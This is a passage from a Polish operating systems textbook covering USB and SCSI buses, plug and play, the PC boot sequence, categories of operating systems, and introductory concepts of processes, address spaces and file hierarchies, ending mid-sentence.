Magistralę **USB** (*Universal Serial Bus*) opracowano w celu podłączania do komputera wszystkich wolnych urządzeń wejścia-wyjścia, takich jak klawiatura i mysz. Jednak nazywanie „wolnym” nowoczesnego urządzenia USB 3.0 działającego z szybkością 5 Gb/s może wydawać się nienaturalne dla pokolenia, które dorastało z 8-megabitową magistralą ISA jako główną szyną w pierwszych komputerach IBM PC. USB wykorzystuje niewielkie złącze z 4 – 11 przewodami (w zależności od wersji). Niektóre z tych przewodów dostarczają energię elektryczną do urządzeń USB lub doprowadzają masę. **USB** jest scentralizowaną magistralą, w której koncentrator odpytuje co 1 ms urządzenia wejścia-wyjścia, aby zobaczyć, czy generują one jakiś ruch. Magistrala USB 1.0 była w stanie obsłużyć całkowity ruch o szybkości 12 Mb/s, standard USB 2.0 zapewniał szybkość transmisji 480 Mb/s, natomiast USB 3.0 pozwala na transmisję nie wolniejszą niż 5 Gb/s. Dowolne urządzenia USB można podłączyć do komputera bez konieczności ponownego uruchamiania — procesu koniecznego w przypadku urządzeń sprzed epoki USB, co wprowadzało konsternację wśród pokolenia sfrustrowanych użytkowników.

Magistrala **SCSI** (*Small Computer System Interface*) to wysokowydajna magistrala przeznaczona do podłączania szybkich dysków, skanerów oraz innych urządzeń wymagających dosyć szerokiego pasma. Obecnie jest zainstalowana głównie w serwerach i stacjach roboczych. Magistrala może działać z szybkością do 640 Mb/s.

Aby była możliwa praca w środowisku podobnym do pokazanego na rysunku 1.12, system operacyjny musi wiedzieć, jakie urządzenia peryferyjne są podłączone do komputera, i je skonfigurować. To wymaganie skłoniło firmy Intel i Microsoft do zaprojektowania w komputerach PC systemu znanego pod nazwą *plug and play* (dosł. *włącz i używaj*). Mechanizm ten bazował na podobnej koncepcji zaimplementowanej wcześniej w komputerach Macintosh firmy Apple. Przed powstaniem techniki *plug and play* każda karta wejścia-wyjścia miała przypisany stały numer żądania przerwania (IRQ) oraz stałe adresy rejestrów; np. klawiatura korzystała z przerwania nr 1 i używała adresów wejścia-wyjścia od 0x60 do 0x64, kontroler stacji dyskietek wykorzystywał przerwanie 6. i używał adresów wejścia-wyjścia od 0x3F0 do 0x3F7, drukarka korzystała z przerwania 7. i adresów wejścia-wyjścia 0x378 do 0x37A itd.

Do pewnego momentu wszystko przebiegało bez kłopotów. Problem pojawił się choćby wtedy, kiedy użytkownik kupił kartę dźwiękową i kartę modemową, które wykorzystywały to samo przerwanie — np. przerwanie nr 4. W tej sytuacji występował konflikt i karty te nie mogły pracować razem. Rozwiążaniem było wyposażanie kart wejścia-wyjścia w przełączniki DIP lub zworki. W ten sposób użytkownik mógł wybrać numer przerwania i adresy wejścia-wyjścia, które nie kolidowały z innymi urządzeniami w jego systemie. Zadanie to potrafili wykonywać bezbłędnie nastoletni użytkownicy, którzy poświęcili swoje życie na poznawanie osobliwości sprzętu PC. Niestety, nikt inny tego nie potrafił, co doprowadziło do chaosu.

Zadaniem systemu *plug and play* było automatyczne pobieranie informacji na temat urządzeń wejścia-wyjścia, centralne przydzielanie numerów przerwań i adresów wejścia-wyjścia oraz informowanie każdej karty, jakie zasoby zostały jej przydzielone. Działania te są ściśle powiązane z rozruchem komputera. Przyjrzyjmy się zatem nieco bliżej temu procesowi. Nie jest on tak prosty, jak mogłoby się wydawać.

1.3.6. Uruchamianie komputera

W wielkim skrócie proces rozruchu komputerów przebiega następująco. Każdy komputer PC zawiera płytę główną (znaną także pod nazwą „płyta rodzicielska” — ang. *parentboard* — wcześniej, zanim polityczna poprawność dotarła do branży komputerowej, używano nazwy „płyta macierzysta” — ang. *motherboard*). Na płycie głównej jest program znany jako *BIOS* (*Basic Input Output System* — dosł. podstawowy system wejścia-wyjścia). System BIOS zawiera nisko-poziomowe programy obsługujące wejścia-wyjścia, m.in. procedury odczytywania klawiatury, zapisywania ekranu oraz wykonywania dyskowych operacji wejścia-wyjścia. Obecnie systemy BIOS są przechowywane w pamięci Flash RAM, która jest nieulotna, ale która może być aktualizowana przez system operacyjny w przypadku, gdy w systemie BIOS zostaną odnalezione błędy.

Po włączeniu komputera uruchamia się BIOS. Najpierw sprawdza ilość zainstalowanej pamięci RAM, a także kontroluje, czy jest zainstalowana klawiatura i inne podstawowe urządzenia oraz czy urządzenia te prawidłowo odpowiadają. BIOS rozpoczyna od skanowania magistral PCIe i PCI w celu wykrycia wszystkich podłączonych do nich urządzeń. Jeśli podłączone urządzenia okazują się inne niż te, które były podłączone do systemu podczas jego ostatniego rozruchu, konfigurowane są nowe urządzenia.

Następnie system BIOS określa urządzenie rozruchowe poprzez próbowanie urządzeń z listy zapisanej w pamięci CMOS. Użytkownik może zmodyfikować tę listę poprzez uruchomienie programu konfiguracyjnego BIOS bezpośrednio po startie. Zazwyczaj następuje próba uruchomienia komputera z napędem CD-ROM (a czasami USB), o ile go podłączono. Jeśli ta próba się nie powiedzie, system uruchamia się z dysku twardego. BIOS wczytuje pierwszy sektor z urządzenia rozruchowego do pamięci i go uruchamia. Sektor ten zawiera program, który zwykle sprawdza tablicę partycji na końcu sektora rozruchowego, w celu określenia partycji aktywnej. Z tej partycji jest wczytywany pomocniczy program rozruchowy. Program ten wczytuje system operacyjny z aktywnej partycji i go uruchamia.

Następnie system operacyjny odczytuje informacje o konfiguracji z systemu BIOS. Dla każdego urządzenia sprawdza dostępność sterownika urządzenia. Jeśli sterownik nie jest dostępny, wyświetla użytkownikowi pytanie z prośbą o włożenie do napędu płyty CD-ROM zawierającej ten sterownik (dostraczonej przez producenta urządzenia) lub propozycję pobrania sterownika z internetu. Kiedy system operacyjny ma wszystkie sterowniki urządzeń, ładuje je do jądra. Następnie inicjuje tabele systemowe, tworzy potrzebne procesy działające w tle oraz uruchamia program logowania lub interfejs GUI.

1.4. PRZEGŁĄD SYSTEMÓW OPERACYJNYCH

Systemy operacyjne są w użyciu już prawie pół wieku. W tym czasie opracowano wiele ich odmian. Nie wszystkie są powszechnie znane. W tym podrozdziale zwięzłe opiszymy dziewięć spośród nich. Niektóre spośród różnych typów systemów zostaną bardziej szczegółowo omówione w dalszych rozdziałach tej książki.

1.4.1. Systemy operacyjne komputerów mainframe

Na najwyższym poziomie znajdują się systemy operacyjne komputerów mainframe — olbrzymich komputerów o rozmiarach pokoju, które w dalszym ciągu można znaleźć w dużych ośrodkach obliczeniowych. Maszyny te różnią się od komputerów osobistych możliwościami obsługi urządzeń wejścia-wyjścia. Komputer mainframe obsługujący 1000 dysków i miliony gigabajtów danych nie jest niczym niezwykłym, komputer osobisty o takiej specyfikacji byłby obiektem zazdrości naszych przyjaciół. Ostatnio komputery mainframe wracają do łask. Zaczynają znajdować zastosowanie jako wysokowydajne serwery WWW, serwery ośrodków e-commerce dużej skali, a także serwery transakcji pomiędzy przedsiębiorcami (B2B — *Business-To-Business*).

Systemy operacyjne komputerów mainframe są zorientowane na przetwarzanie wielu zadań jednocześnie, z których większość potrzebuje wiele zasobów wejścia-wyjścia. Takie systemy zazwyczaj oferują trzy rodzaje usług: przetwarzanie wsadowe, przetwarzanie transakcji oraz podział czasu. System wsadowy to taki, który wykonuje rutynowe zadania bez interaktywnego udziału użytkownika. Do typowych zadań wykonywanych w trybie wsadowym należą przetwarzanie żądań w firmach ubezpieczeniowych oraz raporty sprzedaży dla sieci punktów sprzedaży. Systemy przetwarzania transakcji obsługują dużą liczbę niewielkich żądań — np. przetwarzanie czeków w bankach lub rezerwacje miejsc u przewoźników lotniczych. Każde pojedyncze zadanie jest niewielkie, ale w ciągu sekundy system musi obsłużyć setki lub nawet tysiące takich zadań. Systemy z podziałem czasu pozwalają wielu zdalnym użytkownikom na jednaczesne uruchamianie zadań na komputerze. Mogą to być np. zapytania do dużej bazy danych. Funkcje te są ze sobą ściśle związane. Systemy operacyjne komputerów mainframe często oferują je wszystkie. Przykładem systemu operacyjnego mainframe jest OS/390, potomek systemu OS/360. Systemy operacyjne mainframe są jednak stopniowo wypierane przez odmiany Uniksa, np. system Linux.

1.4.2. Systemy operacyjne serwerów

O jeden poziom niżej znajdują się systemy operacyjne serwerów. Systemy te działają na serwerach, które są dużymi komputerami osobistymi, stacjami roboczymi lub nawet komputerami mainframe. Obsługują wielu użytkowników jednocześnie przez sieć i pozwalają im na współdzielenie zasobów sprzętowych i programowych. Serwery mogą dostarczać np. usługi drukowania, współdzielenia plików lub WWW. Dostawcy internetu wykorzystują wiele serwerów do obsługi swoich klientów. Serwisy WWW korzystają z serwerów do przechowywania stron WWW oraz obsługi przychodzących żądań. Do typowych systemów operacyjnych serwerów należą Solaris, FreeBSD, Linux oraz Windows Server 201x.

1.4.3. Wieloprocesorowe systemy operacyjne

Coraz częściej w dążeniu do uzyskania dużej mocy obliczeniowej łączy się wiele procesorów w pojedynczym systemie. W zależności od sposobu tego połączenia oraz rodzaju współdzierlonych zasobów systemy te są nazywane komputerami równoległymi, systemami wielokomputerowymi lub wieloprocesorowymi. Potrzebują one specjalnych systemów operacyjnych, choć często w tej roli wykorzystuje się odmiany serwerowych systemów operacyjnych wyposażone w specjalne funkcje komunikacji, łączności i kontroli spójności.

W związku z powstaniem w ostatnich latach wielordzeniowych procesorów dla komputerów osobistych nawet konwencjonalne systemy operacyjne dla komputerów desktop i notebook

muszą — przynajmniej na niewielką skalę — obsługiwać zadania wieloprocesorowe. Jak można przewidywać, liczba rdzeni procesorów będzie z czasem wzrastać. Na szczęście od wielu lat jest dostępna dość obszerna wiedza na temat wieloprocesorowych systemów operacyjnych. W związku z tym wykorzystanie tej wiedzy w odniesieniu do systemów wielordzeniowych nie powinno być trudne. Najtrudniejsze będzie skłonienie aplikacji do wykorzystania całej tej mocy obliczeniowej. W systemach wieloprocesorowych działa wiele popularnych systemów operacyjnych, w tym systemy Windows i Linux.

1.4.4. Systemy operacyjne komputerów osobistych

Nastecną kategorię stanowią systemy operacyjne komputerów osobistych. Nowoczesne systemy tego rodzaju obsługują wieloprogramowość — w fazie rozruchu często uruchamiają dziesiątki programów. Ich zadaniem jest zapewnienie dobrej obsługi pojedynczemu użytkownikowi. Są powszechnie wykorzystywane do uruchamiania edytorów tekstu, arkuszy kalkulacyjnych, gier oraz dostępu do internetu. Do znanych przykładów należą systemy operacyjne Linux, FreeBSD, Windows 8 oraz system operacyjny OS X firmy Apple. Systemy operacyjne komputerów osobistych są tak powszechnie znane, że nie trzeba ich przedstawiać zbyt szczegółowo. Wiele osób nawet nie zdaje sobie sprawy, że istnieją inne rodzaje systemów operacyjnych.

1.4.5. Systemy operacyjne komputerów podręcznych

I tak docieramy do jeszcze mniejszych systemów — tabletów, smartfonów i innych komputerów podręcznych (ang. *handheld computers*). Komputery podręczne, określane także jako **PDA** (ang. *Personal Digital Assistant*), to niewielkie urządzenia, które mieszczą się w dłoni podczas używania. Do najbardziej znanych przykładów takich urządzeń należą smartfony i tablety. Jak podkreślimy wcześniej, rynek ten jest obecnie zdominowany przez systemy operacyjne Android (Google) oraz iOS (Apple), ale mają one wielu konkurentów. Większość z tych urządzeń jest wyposażona w wielordzeniowe procesory, odbiorniki GPS, aparaty fotograficzne oraz inne czujniki, a także dużą ilość pamięci i zaawansowane systemy operacyjne. Co więcej, dla wszystkich są dostępne aplikacje producentów zewnętrznych, które można przechowywać na pendrive USB.

1.4.6. Wbudowane systemy operacyjne

Systemy wbudowane działają na komputerach kontrolujących urządzenia, które, ogólnie rzecz biorąc, nie są uznawane za komputery i nie pozwalają na uruchamianie oprogramowania instalowanego przez użytkowników. Do typowych przykładów należą kuchenki mikrofalowe, odbiorniki telewizyjne, samochody, nagrywarki DVD, tradycyjne telefony komórkowe i odtwarzacze MP3. Główną cechą, która odróżnia systemy wbudowane od systemów PDA, jest pewność, że na tych pierwszych nigdy nie będzie działało niezauważone oprogramowanie. Nie można pobrać nowych aplikacji do kuchenki mikrofalowej — całe oprogramowanie jest zapisane w pamięci ROM. Oznacza to, że w ich przypadku nie ma potrzeby zabezpieczeń pomiędzy aplikacjami, co prowadzi do pewnych uproszczeń. W tej dziedzinie popularnymi systemami są Embedded Linux, QNX i VxWorks.

1.4.7. Systemy operacyjne węzłów sensorowych

Sieci niewielkich węzłów sensorowych instaluje się w różnym celu. Owe węzły to niewielkie komputery, które komunikują się ze sobą oraz ze stacją bazową za pomocą komunikacji bezprzewodowej. Sieci sensorowe wykorzystuje się do ochrony terenu budynków, strzeżenia granic narodowych, wykrywania pożarów w lasach, mierzenia temperatury i poziomu opadów w prognozowaniu pogody, gromadzenia informacji na temat ruchów wojsk przeciwnika na polu bitwy i wielu innych zastosowań.

Sensory są niewielkimi komputerami zasilanymi bateriami, wyposażonymi we wbudowane radio. Mają ograniczoną moc obliczeniową i muszą działać przez długi czas bezobsługowo na zewnątrz budynków — często w trudnych warunkach atmosferycznych. Sieć sensorowa musi być dostatecznie mocna, aby potrafiła tolerować awarie indywidualnych węzłów, co zdarza się ze zwiększoną częstotliwością, gdy zaczynają się wyczerpywać baterie.

Każdy węzeł sensorowy jest prawdziwym komputerem, wyposażonym w procesor CPU, pamięć RAM, ROM oraz jeden czujnik środowiskowy lub kilka takich czujników. Działa na nim niewielki, ale prawdziwy system operacyjny — zwykle zarządzany zdarzeniami — który odpowiada na zdarzenia zewnętrzne lub okresowo wykonuje pomiary, bazując na wewnętrznym zegarze. System operacyjny musi być niewielki i prosty, ponieważ węzły mają niewiele pamięci RAM, a czas życia baterii jest zasadniczym problemem. Ponadto, podobnie jak w przypadku systemów wbudowanych, wszystkie programy są ładowane wcześniej. Nie zdarza się, żeby użytkownik nagle uruchamiał program pobrany z internetu. To sprawia, że projektowanie takich systemów jest o wiele prostsze. Dobrze znanym systemem węzłów sensorowych jest TinyOS.

1.4.8. Systemy operacyjne czasu rzeczywistego

Innym przykładem systemów operacyjnych są systemy czasu rzeczywistego. Ich główną cechą jest to, że czas odgrywa w nich kluczową rolę. I tak w systemach sterowania procesami przemysłowymi komputery w czasie rzeczywistym muszą pobierać dane na temat procesu produkcji i używać ich do sterowania maszynami w fabryce. Często są określone ścisłe terminy, których należy dotrzymać. Jeśli np. samochód schodzi z taśmy montażowej, w określonych odcinkach czasu muszą być wykonane określone działania. Jeśli robot spawalniczy wykona spawanie za wcześnie lub za późno, samochód ulegnie zniszczeniu. Jeśli operacja *musi* bezwzględnie być wykonana w określonym momencie (lub w określonym przedziale), mamy do czynienia z *twardym systemem czasu rzeczywistego*. Wiele takich systemów można znaleźć w procesach kontroli produkcji, lotnictwie, wojsku oraz podobnych zastosowaniach. Systemy te muszą dawać całkowitą gwarancję, że określone działania odbędą się w określonym czasie.

Miękkie systemy czasu rzeczywistego to takie, w których niedotrzymanie jakiegoś terminu, choć niepożądane, jest dopuszczalne i nie powoduje poważnych strat. Do tej kategorii należą systemy cyfrowego dźwięku oraz systemy multimedialne. Miękkimi systemami czasu rzeczywistego są również smartfony.

Ponieważ ścisłe dotrzymywanie terminów ma kluczowe znaczenie w systemach czasu rzeczywistego, niekiedy system operacyjny jest jedynie biblioteką połączoną z programami aplikacyjnymi. Wszystko jest ścisłe ze sobą połączone i nie ma potrzeby zabezpieczeń pomiędzy częściami systemu. Przykładem systemu czasu rzeczywistego tego rodzaju jest e-Cos.

Kategorie systemów operacyjnych komputerów PDA, systemów wbudowanych i czasu rzeczywistego w znacznym stopniu nakładają się na siebie. Niemal wszystkie one mają co najmniej pewne cechy miękkich systemów czasu rzeczywistego. W systemach wbudowanych i sys-

temach czasu rzeczywistego działa tylko oprogramowanie zainstalowane przez projektantów systemu. Użytkownicy nie mogą dodawać własnych programów. Dzięki temu zabezpieczanie takich systemów jest łatwiejsze. Systemy operacyjne komputerów PDA i systemy wbudowane są przeznaczone dla klientów indywidualnych, natomiast systemy czasu rzeczywistego częściej wykorzystuje się w przemyśle. Niemniej jednak mają one pewne cechy wspólne.

1.4.9. Systemy operacyjne kart elektronicznych

Najmniejsze systemy operacyjne działają na kartach elektronicznych (nazywanych także chipowymi) — urządzeniach rozmiaru karty kredytowej wyposażonych w układ procesora CPU. Systemy te charakteryzują się bardzo surowymi ograniczeniami dotyczącymi mocy obliczeniowej i pamięci. Niektóre są zasilane za pomocą styków w czytniku, do którego wkłada się kartę, natomiast bezkontaktowe karty chipowe są zasilane indukcyjnie, co znacznie ogranicza ich możliwości. Niektóre karty obsługują tylko jedną funkcję — np. realizację płatności elektronicznej — natomiast inne obsługują wiele funkcji na tej samej karcie inteligentnej. Często systemy operacyjne kart chipowych są zastrzeżone.

Niektóre karty elektroniczne są programowane na bazie języka Java. Oznacza to, że w pamięci ROM na karcie chipowej znajduje się interpreter wirtualnej maszyny Javy (*Java Virtual Machine* — JVM). Apletty Javy (niewielkie programy) są pobierane na kartę i interpretowane za pomocą interpretera JVM. Niektóre z kart obsługują wiele apletów Javy jednocześnie, co stwarza konieczność obsługi wieloprogramowości oraz potrzebę szeregowania zadań. Kiedy jednocześnie współistnieją dwa aplety lub większa ich liczba, problemem jest również zarządzanie zasobami i zabezpieczenia. Problemy te muszą być rozwiązane przez system operacyjny zainstalowany na karcie (zwykle bardzo prymitywny).

1.5. POJĘCIA DOTYCZĄCE SYSTEMÓW OPERACYJNYCH

W większości systemów operacyjnych występują pewne podstawowe pojęcia i abstrakcje, takie jak procesy, przestrzenie adresowe i pliki. Zapoznanie się z tymi pojęciami ma kluczowe znaczenie dla zrozumienia działania systemów operacyjnych. W poniższych punktach, tytułem wprowadzenia, zwięzłe opiszymy niektóre z tych podstawowych pojęć. Do bardziej szczegółowego omówienia każdego z nich powrócimy w dalszych rozdziałach tej książki. Dla zilustrowania tych pojęć od czasu do czasu będziemy się posługiwać przykładami — ogólnie rzecz biorąc, będą to przykłady z systemu UNIX. Przykłady podobnych pojęć zazwyczaj występują również w innych systemach operacyjnych. Niektóre z nich zostaną omówione w dalszej części tej książki.

1.5.1. Procesy

Kluczowym pojęciem we wszystkich systemach operacyjnych jest *proces*. Ogólnie proces to wykonujący się program. Z każdym procesem jest związana jego przestrzeń adresowa — lista lokalizacji pamięci od 0 do pewnego maksimum — z której system może czytać i do której może zapisywać informacje. *Przestrzeń adresowa* zawiera program wykonywalny, dane programu oraz jego stos. Z każdym procesem jest również związany zbiór zasobów, zwykle obejmujący rejestrę (w tym licznik programu i wskaźnik stosu), listę otwartych plików, zaledwanych alarmów, powiązanych procesów oraz wszystkie inne informacje potrzebne do uruchomienia

programu. Ogólnie proces jest kontenerem zawierającym wszystkie informacje niezbędne do uruchomienia programu.


Do pojęcia procesu powrócimy znacznie bardziej szczegółowo w rozdziale 2. Na razie, aby Czytelnik intuicyjnie poczuł, czym jest proces, posłużymy się przykładem systemu wieloprogramowego. Założmy, że użytkownik uruchomił program edycji filmów wideo i wydał polecenie dokonania konwersji jednogodzinnego nagrania wideo na określony format (taka operacja może potrwać kilka godzin), a następnie zaczął przeglądać strony WWW. Tymczasem zaczął działać drugoplanowy proces, który okresowo budzi się i sprawdza przychodząą pocztę. A zatem mamy (co najmniej) trzy aktywne procesy: edytor wideo, przeglądarkę WWW oraz klienta e-mail. System operacyjny okresowo podejmuje decyzję o zatrzymaniu jednego procesu i rozpoczęciu działania innego — np. dlatego, że pierwszy w ciągu ostatnich kilku sekund zużył znacznie więcej, niż wynosi jego kwant czasu procesora.

Kiedy proces zostanie czasowo wstrzymany w taki sposób, musi później być wznowiony dokładnie w takim samym stanie, w jakim był, kiedy go zatrzymano. Oznacza to, że w momencie zawieszenia wszystkie informacje na temat procesu muszą być gdzieś jawnie zapisane. I tak proces może mieć otwartych jednocześnie do odczytu kilka plików. Z każdym z tych plików jest powiązany wskaźnik informujący o bieżącej pozycji (tzn. numerze bajtu lub rekordu, który ma być odczytany w następnej kolejności). Kiedy proces zostanie czasowo wstrzymany, wszystkie te wskaźniki muszą być zapisane tak, aby żądanie odczytu uruchomione po wznowieniu procesu spowodowało odczytanie właściwych danych. W wielu systemach operacyjnych wszystkie informacje dotyczące każdego procesu poza zawartością jego własnej przestrzeni adresowej są zapisane w tabeli systemu operacyjnego nazywanej *tabelą procesów*. Jest to tablica struktur — po jednej dla każdego procesu istniejącego w systemie operacyjnym.

Tak więc (zawieszony) proces składa się ze swojej przestrzeni adresowej, zazwyczaj nazywanej *obrazem rdzenia* (na pamiątkę używanych dawniej magnetycznych pamięci rdzeniowych) oraz wpisu w tabeli procesów — obejmującego zawartość rejestrów oraz wiele innych informacji potrzebnych do późniejszego wznowienia procesu.

Kluczowymi wywołaniami systemowymi zarządzania procesami są zadania tworzenia i niszczenia procesów. Rozważmy typowy przykład. Proces pod nazwą *interpretator poleceń* lub *powłoka* czyta polecenia z terminala. Użytkownik właśnie wpisał polecenie żądania komplikacji programu. Powłoka musi teraz utworzyć nowy proces, który uruchomi kompilator. Kiedy ten proces zakończy komplikację, wykonuje wywołanie systemowe w celu zniszczenia siebie.

Jeśli proces może utworzyć jeden lub kilka innych procesów (określanych jako *procesy potomne*), a te procesy z kolei mogą tworzyć inne procesy potomne, szybko dojdziemy do drzewiastej struktury procesów podobnej do tej, którą pokazano na rysunku 1.13. Powiązane ze sobą procesy współpracujące w celu wykonania określonego zadania często muszą się ze sobą komunikować i synchronizować swoje działania. Tę wymianę informacji określa się terminem *komunikacja międzyprocesowa*. Zagadnienie to opiszemy szczegółowo w rozdziale 2.



Rysunek 1.13. Drzewo procesów. Proces A utworzył dwa procesy potomne: B i C. Proces B utworzył trzy procesy potomne: D, E i F

Dostępne są również inne wywołania systemowe związane z obsługą procesów: żądanie dodatkowej pamięci (lub zwolnienie nieużywanej pamięci), oczekивание na zakończenie procesu potomnego oraz nakładanie jednego programu na inny program.

Czasami występuje potrzeba przekazania informacji do działającego procesu, który nie oczekuje na tę informację; np. proces komunikujący się z innym procesem na innym komputerze robi to poprzez przesyłanie komunikatów do zdalnych procesów przez sieć komputerową. W celu zabezpieczenia się przed możliwością utraty komunikatu lub odpowiedzi na niego nadawca może zażądać, aby jego własny system operacyjny powiadomił go po upływie wskazanej liczby sekund. W ten sposób może ponowić próbę przesłania komunikatu, jeśli dotychczas nie otrzymano potwierdzenia. Po ustawieniu tego parametru czasowego program może kontynuować wykonywanie innych zadań.

Kiedy upłynie określona liczba sekund, system wysyła *sygnał alarmowy* do procesu. Sygnał powoduje czasowe zawieszenie aktualnie wykonywanych operacji przez proces, zapisanie zawartości rejestrów na stosie i rozpoczęcie wykonywania specjalnej procedury obsługi sygnałów — np. w celu ponownienia transmisji przypuszczalnie utraconego komunikatu. Kiedy procedura obsługi sygnału zakończy swoje działanie, następuje wznowienie działania procesu w stanie, w jakim znajdował on się bezpośrednio przed otrzymaniem sygnału. Sygnały są programowym odpowiednikiem sprzętowych przerwań. Można je generować z różnych powodów — nie tylko z powodu przekroczenia ustawionego licznika czasu. Wiele „pułapek” wykrytych przez sprzęt, takich jak uruchomienie niedozwolonej instrukcji lub wykorzystanie nieprawidłowego adresu, również jest przekształcanych na sygnały przesyłane do odpowiedzialnych procesów.

Każdej osobie uprawnionej do korzystania z systemu jego administrator przydziela identyfikator **UID (User IDentification)**. Każdy uruchomiony proces posiada identyfikator UID użytkownika, który go uruchomił. Proces potomny ma ten sam identyfikator UID, co jego proces-rodzic. Użytkownicy mogą być członkami grup. Do każdej grupy jest przypisany identyfikator **GID (Group IDentification)**.

Jeden identyfikator UID należący do *superużytkownika* (w systemie UNIX) ma specjalne prawa i może naruszać wiele reguł zabezpieczeń. W dużych instalacjach tylko administrator systemu zna hasło potrzebne do uzyskania praw superużytkownika. Wielu zwykłych użytkowników (zwłaszcza studentów) wkłada jednak wiele wysiłku w próby znalezienia błędów w systemie, pozwalających im na uzyskanie praw superużytkownika bez znajomości hasła.

Procesy, komunikację międzyprocesową oraz związane z tym zagadnienia omówimy w rozdziale 2.

1.5.2. Przestrzenie adresowe

Każdy komputer ma pewną ilość pamięci głównej, którą wykorzystuje do przechowywania uruchamianych programów. W bardzo prostym systemie operacyjnym w danym momencie w pamięci znajduje się tylko jeden program. Uruchomienie drugiego programu wymaga wyrzucenia pierwszego z pamięci i umieszczenia w pamięci drugiego.

Bardziej zaawansowane systemy operacyjne umożliwiają jednocześnie przechowywanie w pamięci więcej niż jednego programu. Aby programy wzajemnie sobie nie przeszkadzały (a także by nie przeszkadzały systemowi operacyjnemu), potrzebny jest jakiś mechanizm zabezpieczeń. Chociaż mechanizm ten musi być sprzętowy, jest zarządzany przez system operacyjny.

Powysze stwierdzenie dotyczy zarządzania i ochrony głównej pamięci komputera. Innym, ale równie ważnym problemem dotyczącym pamięci jest zarządzanie przestrzenią adresową procesów. W normalnych warunkach każdy proces posiada pewien zbiór adresów, z których

może korzystać — zwykle mają one numery od 0 do pewnego maksimum. W najprostszym przypadku maksymalny adres w przestrzeni adresowej procesu jest niższy od pojemności pamięci głównej. W ten sposób proces może wypełnić swoją przestrzeń adresową, a pamięć główna zawiera wystarczającą ilość miejsca na to, by zmieścić go w całości.

Jednak w wielu komputerach adresy są 32- lub 64-bitowe, co sprawia, że przestrzeń adresowa wynosi odpowiednio 2^{32} lub 2^{64} bajtów. Co się stanie, jeśli proces ma więcej przestrzeni adresowej niż komputer pamięci i chce z niej skorzystać w całości? W komputerach starej daty taki proces po prostu nie miał szczęścia. Obecnie, jak wspomniano wcześniej, istnieje technika zwana pamięcią wirtualną. Pozwala ona systemowi operacyjnemu przechowywać część przestrzeni adresowej w pamięci głównej, a część na dysku. W miarę potrzeb system operacyjny przesyła fragmenty pamięci pomiędzy tymi obszarami. Ogólnie rzecz biorąc, system operacyjny tworzy abstrakcję przestrzeni adresowej jako zbiór adresów, do których proces może się odwołać. Przestrzeń adresowa nie jest równoznaczna z fizyczną pamięcią maszyny. Może być od niej większa lub mniejsza. Zarządzanie przestrzenią adresową i pamięcią fizyczną stanowi istotną część zadań systemu operacyjnego. Temu tematowi poświęcono cały rozdział 3.


1.5.3. Pliki

Inne kluczowe pojęcie występujące niemal we wszystkich systemach operacyjnych to system plików. Jak wspomniano wcześniej, główną funkcją systemu operacyjnego jest ukrywanieości dysków oraz innych urządzeń wejścia-wyjścia i dostarczanie programistom wygodnego i czytelnego abstrakcyjnego modelu niezależnych plików. Oczywiście są potrzebne wywołania systemowe do tworzenia, usuwania, czytania i zapisywania plików. Przed odczytaniem pliku musi być on zlokalizowany na dysku i otwarty. Po odczytaniu danych trzeba go zamknąć. W związku z tym system operacyjny udostępnia wywołania do wykonywania tych operacji.

Dla zapewnienia miejsca przechowywania plików w większości systemów operacyjnych komputerów PC występuje pojęcie *katalogu* jako sposobu grupowania plików. I tak student może utworzyć katalog dla każdego przedmiotu, który studiuje (w celu zapisania programów niezbędnych do zaliczenia tego przedmiotu), inny katalog przeznaczony na pocztę elektroniczną, a jeszcze inny na swoją macierzystą stronę internetową. W związku z tym są potrzebne wywołania systemowe do tworzenia i usuwania katalogów. Dostępne są również wywołania umieszczenia istniejącego pliku w katalogu oraz usunięcia pliku z katalogu. Katalogi mogą zawierać pliki lub inne katalogi. Model ten tworzy hierarchię — system plików. Jej przykład pokazano na rysunku 1.14.

Zarówno hierarchie procesów, jak i plików są zorganizowane w postaci drzew, ale na tym podobieństwa się kończą. Hierarchie procesów zwykle nie są zbyt głębokie (hierarchie obejmujące więcej niż trzy procesy należą do rzadkości), natomiast hierarchie plików zazwyczaj mają głębokość czterech, pięciu lub nawet większej liczby poziomów. Czas życia hierarchii procesów zwykle jest krótki — co najwyższej mierzący w minutach — natomiast hierarchia katalogów może istnieć wiele lat. Prawa własności i zabezpieczenia również są inne dla procesów, a inne dla plików. Zazwyczaj tylko proces-rodzic może zarządzać, a nawet uzyskać dostęp do procesu-dziecka. Z kolei w przypadku plików prawie zawsze istnieje mechanizm umożliwiający ich czytanie przez szerszą grupę użytkowników.

Każdy plik w obrębie hierarchii katalogów może być określony za pomocą *nazwy ścieżki*, jeśli liczyć od szczytu hierarchii katalogów — *katalogu głównego*. Nazwy bezwzględnych ścieżek składają się z listy katalogów, które trzeba przejść od katalogu głównego, aby dostać się do pliku. Poszczególne komponenty są od siebie oddzielone ukośnikami. Na rysunku 1.14 ścieżka



